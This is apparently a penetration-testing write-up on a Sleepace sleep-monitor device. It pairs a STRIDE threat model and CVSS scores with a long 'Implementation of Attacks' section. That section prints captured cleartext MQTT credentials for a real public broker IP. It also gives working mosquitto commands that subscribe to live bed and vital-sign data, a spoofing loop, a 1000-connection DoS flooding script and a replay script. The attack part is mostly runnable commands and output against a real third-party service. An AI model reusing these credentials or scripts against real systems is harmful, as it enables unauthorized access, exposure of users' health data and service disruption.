STRIDE Threat Model for Sleepace Device

SPOOFING
TAMPERING
REPUDIATION
INFORMATION DISCLOSURE
DENIAL OF SERVICE (DoS)
ELEVATION OF PRIVILEGE
STRIDE METHODOLOGY

1. Spoofing Identity

- **Threat**: Obtaining username and password credentials through Wireshark.
- **Impact**: Unauthorized access to the MQTT broker, allowing attackers to publish or subscribe to topics.
- **Mitigation**: Implement strong encryption (e.g., TLS) and secure authentication mechanisms (e.g., OAuth).

2. Tampering with Data

- **Threat**: Sending false data to the MQTT broker.
- **Impact**: Corrupted data leads to inaccurate device operation or reports.
- **Mitigation**: Use digital signatures or message integrity checks (e.g., HMAC) to verify data authenticity.

3. Repudiation

- **Threat**: Lack of logging and traceability for MQTT actions.
- **Impact**: Difficulty in tracing unauthorized actions or data tampering.
- **Mitigation**: Implement detailed logging and audit trails with non-repudiation mechanisms.

4. Information Disclosure

- **Threat**: Sniffing unencrypted communication.
- **Impact**: Exposure of sensitive data, including MQTT topics and device status.
- **Mitigation**: Encrypt communication channels using TLS to protect data in transit.


5. Denial of Service (DoS)

- **Threat**: Performing DoS attacks on the server.
- **Impact**: Service disruption, preventing legitimate devices from communicating.
- **Mitigation**: Implement rate limiting, intrusion detection systems (IDS), and redundant server architectures.

6. Elevation of Privilege

- **Threat**: Gaining unauthorized control over the MQTT broker using captured credentials.
- **Impact**: Full control over the MQTT topics, allowing for system-wide manipulation.
- **Mitigation**: Enforce least privilege access controls and monitor for unusual activities

CVSS Base Scores Data



Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Here is the detailed data on which the CVSS base scores were calculated for each threat:

1. Spoofing Identity (Credential Capture)

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** High (H)
- **Integrity Impact (I):** High (H)
- **Availability Impact (A):** Low (L)

Base Score: 8.8 (High)

2. Tampering with Data

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** None (N)
- **Integrity Impact (I):** High (H)
- **Availability Impact (A):** Medium (M)

Base Score: 7.5 (High)

3. Information Disclosure (Sniffing)

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** None (N)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** High (H)
- **Integrity Impact (I):** None (N)
- **Availability Impact (A):** None (N)

Base Score: 7.1 (High)

4. Denial of Service (DoS)

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** None (N)
- **Integrity Impact (I):** None (N)
- **Availability Impact (A):** High (H)

Base Score: 7.8 (High)

5. Elevation of Privilege

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Changed (C)
- **Confidentiality Impact (C):** High (H)

- **Integrity Impact (I):** High (H)
- **Availability Impact (A):** High (H)

Base Score: 9.0 (Critical)


Threat	CVSS Base Score	Impact	Exploitability
Spoofing Identity (Credential Capture)	8.8 (High)	6.0	3.7
Tampering with Data	7.5 (High)	5.5	2.0
Information Disclosure (Sniffing)	7.1 (High)	5.2	2.4
Denial of Service (DoS)	7.8 (High)	6.0	2.8
Elevation of Privilege	9.0 (Critical)	7.0	2.0

Implementation of Attacks:

Recon:

Wireshark:


First of all we need to capture the data over Wireshark, and examine on which port the service and look on packets to what information we can get:



```
116 14.758061   120.24.68.136    192.168.166.88   TCP    66 1888 → 54202 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1400 SACK_PERM WS=128
117 14.758174   192.168.166.88   120.24.68.136    TCP    54 54202 → 1888 [ACK] Seq=1 Ack=1 Win=65792 Len=0
118 14.758570   192.168.166.88   120.24.68.136    TCP   111 54202 → 1888 [PSH, ACK] Seq=1 Ack=1 Win=65792 Len=57
124 15.279161   120.24.68.136    192.168.166.88   TCP    54 1888 → 54202 [ACK] Seq=1 Ack=58 Win=14720 Len=0
125 15.289041   120.24.68.136    192.168.166.88   TCP    58 1888 → 54202 [PSH, ACK] Seq=1 Ack=58 Win=14720 Len=4
126 15.292311   192.168.166.88   120.24.68.136    TCP   164 54202 → 1888 [PSH, ACK] Seq=58 Ack=5 Win=65792 Len=110
127 15.998058   120.24.68.136    192.168.166.88   TCP    59 1888 → 54202 [PSH, ACK] Seq=5 Ack=168 Win=14720 Len=5
128 16.045263   192.168.166.88   120.24.68.136    TCP    54 54202 → 1888 [ACK] Seq=168 Ack=10 Win=65536 Len=0
131 16.493976   192.168.166.88   120.24.68.136    TCP    54 [TCP Retransmission] 54146 → 1888 [FIN, ACK] Seq=3 Ack=2378 Win=253 Len=0
132 16.550938   120.24.68.136    192.168.166.88   TCP   267 1888 → 54202 [PSH, ACK] Seq=10 Ack=168 Win=14720 Len=213
133 16.602801   192.168.166.88   120.24.68.136    TCP    54 54202 → 1888 [ACK] Seq=168 Ack=223 Win=65536 Len=0
134 17.258230   120.24.68.136    192.168.166.88   TCP   252 1888 → 54202 [PSH, ACK] Seq=223 Ack=168 Win=14720 Len=198
135 17.303866   192.168.166.88   120.24.68.136    TCP    54 54202 → 1888 [ACK] Seq=168 Ack=421 Win=65280 Len=0
138 17.970084   120.24.68.136    192.168.166.88   TCP   252 1888 → 54202 [PSH, ACK] Seq=421 Ack=168 Win=14720 Len=198
139 18.015059   192.168.166.88   120.24.68.136    TCP    54 54202 → 1888 [ACK] Seq=168 Ack=619 Win=65024 Len=0
167 19.368235   120.24.68.136    192.168.166.88   TCP   252 [TCP Spurious Retransmission] 1888 → 54202 [PSH, ACK] Seq=421 Ack=168 Win=14720 Len=198
168 19.368274   192.168.166.88   120.24.68.136    TCP    66 [TCP Dup ACK 139#1] 54202 → 1888 [ACK] Seq=168 Ack=619 Win=65024 Len=0 SLE=421 SRE=619
213 20.730936   120.24.68.136    192.168.166.88   TCP   252 1888 → 54202 [PSH, ACK] Seq=619 Ack=168 Win=14720 Len=198
219 20.785106   192.168.166.88   120.24.68.136    TCP    54 54202 → 1888 [ACK] Seq=168 Ack=817 Win=64768 Len=0
240 21.300317   120.24.68.136    192.168.166.88   TCP   450 1888 → 54202 [PSH, ACK] Seq=817 Ack=168 Win=14720 Len=396

    [Window size scaling factor: 256]
    Checksum: 0x8bb8 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▾ [Timestamps]
      [Time since first frame in this TCP stream: 0.540188000 seconds]
      [Time since previous frame in this TCP stream: 0.000396000 seconds]
  ▾ [SEQ/ACK analysis]
      [iRTT: 0.539792000 seconds]
      [Bytes in flight: 57]
      [Bytes sent since last PSH flag: 57]
    TCP payload (57 bytes)
▾ Data (57 bytes)
    Data: 103700044d51545404c2003c00166d7174742d6578706c6f7265722d39306636343936330005353730393800c43615
    [Length: 57]

0000  02 3d 67 93 40 b9 f4 d1  08 77 76 9e 08 00 45 00   ·=g·@···  ·wv···E·
0010  00 61 68 df 40 00 80 06  6e 16 c0 a8 a6 58 78 18   ·ah·@···  n····Xx·
0020  44 88 d3 ba 07 60 35 a9  1c ed e6 65 50 bb 50 18   D····`5·  ···eP·P·
0030  01 01 8b b8 00 00 10 37  00 04 4d 51 54 54 04 c2   ·······7  ··MQTT··
0040  00 3c 00 16 6d 71 74 74  2d 65 78 70 6c 6f 72 65   ·<··mqtt  -explore
0050  72 2d 39 30 66 36 34 39  36 33 00 05 35 37 30 39   r-90f649  63··5709
0060  38 00 0c 43 61 54 66 77  43 78 74 6d 72 76 65      8··CaTfw  Cxtmrve
```




```
5 58 78 18   ·ah·@···  n····Xx·
9 bb 50 18   D····`5·  ···eP·P·
4 54 04 c2   ·······7  ··MQTT··
c 6f 72 65   ·<··mqtt -explore
5 37 30 39   r-90f649 63··5709
2 76 65      8··CaTfw Cxtmrve
```

- Service : MQTT
- PORT : 1888
- Username : 57098
- Broker name: mqtt-explorer-90f649
- Password : CaTfwCxtmrve

Shodan.io

Giving the ip on Shodan to get the info about the server to Complete the Recon



General Information

Country	China
City	Shenzhen
Organization	Aliyun Computing Co., LTD
ISP	Hangzhou Alibaba Advertising Co.,Ltd.
ASN	AS37963


[120.24.68.136 (shodan.io)]

Attacks:

Sniffing:

Playing a wild card we will use # at our topic name , we know the topics but lets do it this way to get all the publishing messages toward broker.


mosquitto_sub -h 120.24.68.136 -p 1888 -t "#" -u 57098 -P CaTfwCxtmrve –v



```
┌──(kali㉿babullay)-[~/Sleepace]
└─$ mosquitto_sub -h 120.24.68.136 -p 1888 -t "#"  -u 57098 -P CaTfwCxtmrve -d -v
Client null sending CONNECT
Client null received CONNACK (0)
Client null sending SUBSCRIBE (Mid: 1, Topic: #, QoS: 0, Options: 0×00)
Client null received SUBACK
Subscribed (mid: 1): 0
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724758998,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724758999,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759000,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759001,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759002,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759003,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759004,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759005,"data":{"breath":0,"hum":63,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759006,"data":{"breath":0,"hum":62,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759007,"data":{"breath":0,"hum":62,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759008,"data":{"breath":0,"hum":62,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759009,"data":{"breath":0,"hum":62,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759010,"data":{"breath":0,"hum":62,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
Client null received PUBLISH (d0, q0, r0, m0, 'sleepace-57098', ... (177 bytes))
sleepace-57098 [{"dataKey":"realtime","timeStamp":1724759011,"data":{"breath":0,"hum":62,"temp":31,"bedStatus":1,"bodyMove":0,"turnOver":0,"leftRight":0,"heart":0},"deviceId":"bk91jyi3qr6a9"}]
^X^CClient null sending DISCONNECT
```


Spoofing:

while true; do mosquitto_pub -h 120.24.68.136 -p 1888 -t sleepace-57098 -m "this is spoofed data" -u 57098 -P CaTfwCxtmrve; done



```
^X^C

┌──(kali㉿babullay)-[~/Sleepace]
└─$ while true; do mosquitto_pub -h 120.24.68.136 -p 1888 -t sleepace-57098 -m "this is spoofed data" -u 57098 -P CaTfwCxtmrve;  done
```



```
+        "temp": 31,
+        "bedStatus": 1,
+        "bodyMove": 0,
+        "turnOver": 0,
```

Comparing with previous message: + 17 lines, - 1 li

▼ History

08/27/2024 4:49:59 AM(-0 seconds)

this is spoofed data

08/27/2024 4:49:58 AM(-0.72 seconds)

[{"dataKey":"realtime","timeStamp":1

08/27/2024 4:49:58 AM(-0 seconds)

this is spoofed data

DOS:

Script:

```
#!/bin/bash
# Define the MQTT parameters
HOST="120.24.68.136"
PORT="1888"
TOPIC="sleepace-57098"
USERNAME="57098"
PASSWORD="CaTfwCxtmrve"
MESSAGE='[Alkazam!! DOS attack ENJOY!! :D]'
# Set the number of concurrent connections
NUM_CONNECTIONS=1000

# Set the delay between messages (in seconds, fractions allowed)
DELAY_S=0.1  # 100ms
# Function to establish multiple MQTT connections in the background
start_connection() {
  while true; do
    mosquitto_pub -h $HOST -p $PORT -t $TOPIC -m "$MESSAGE" -u $USERNAME -P $PASSWORD &
    sleep $DELAY_S
  done
}
# Start the concurrent connections
for ((i=0; i<$NUM_CONNECTIONS; i++)); do
```


```
  start_connection &

done



# Keep the script running indefinitely

Wait'
```




```
08/27/2024 5:15:42 AM(-0 seconds)
[Alkazam!! DOS attack ENJOY!! :D]

08/27/2024 5:15:42 AM(-0 seconds)
[Alkazam!! DOS attack ENJOY!! :D]

08/27/2024 5:15:41 AM(-0.79 seconds)
[Alkazam!! DOS attack ENJOY!! :D]
```

Replay Attacks:




```
  GNU nano 7.2                                                              MQTT_relay_Attack.sh
#!/bin/bash

# Define the MQTT parameters
HOST="120.24.68.136"
PORT="1888"
TOPIC="sleepace-57098"
USERNAME="57098"
PASSWORD="CaTfwCxtmrve"
MESSAGE='[{"dataKey":"sleepStage","timeStamp":00000,"data":{"sleepStage":00,"leftRight":00},"deviceId":"bk91jyi3qr6a9"}]'

# Infinite loop to send the message every 0.5 seconds
while true; do
    # Send the MQTT message
    mosquitto_pub -h $HOST -p $PORT -t $TOPIC -m "$MESSAGE" -u $USERNAME -P $PASSWORD

    # Wait for 0.5 seconds
    sleep 0.01

    # Check if 'x' was pressed
    if read -t 0.1 -n 1 key && [[ $key == "x" ]]; then
        echo "Stopping script..."
        break
    fi
done
```



```
08/27/2024 5:24:17 AM(-1.14 seconds)

[{replay data "dataKey":"sleepStage"

08/27/2024 5:24:16 AM(-1.12 seconds)

[{replay data "dataKey":"sleepStage"

08/27/2024 5:24:14 AM(-2.16 seconds)

[{replay data "dataKey":"sleepStage"
```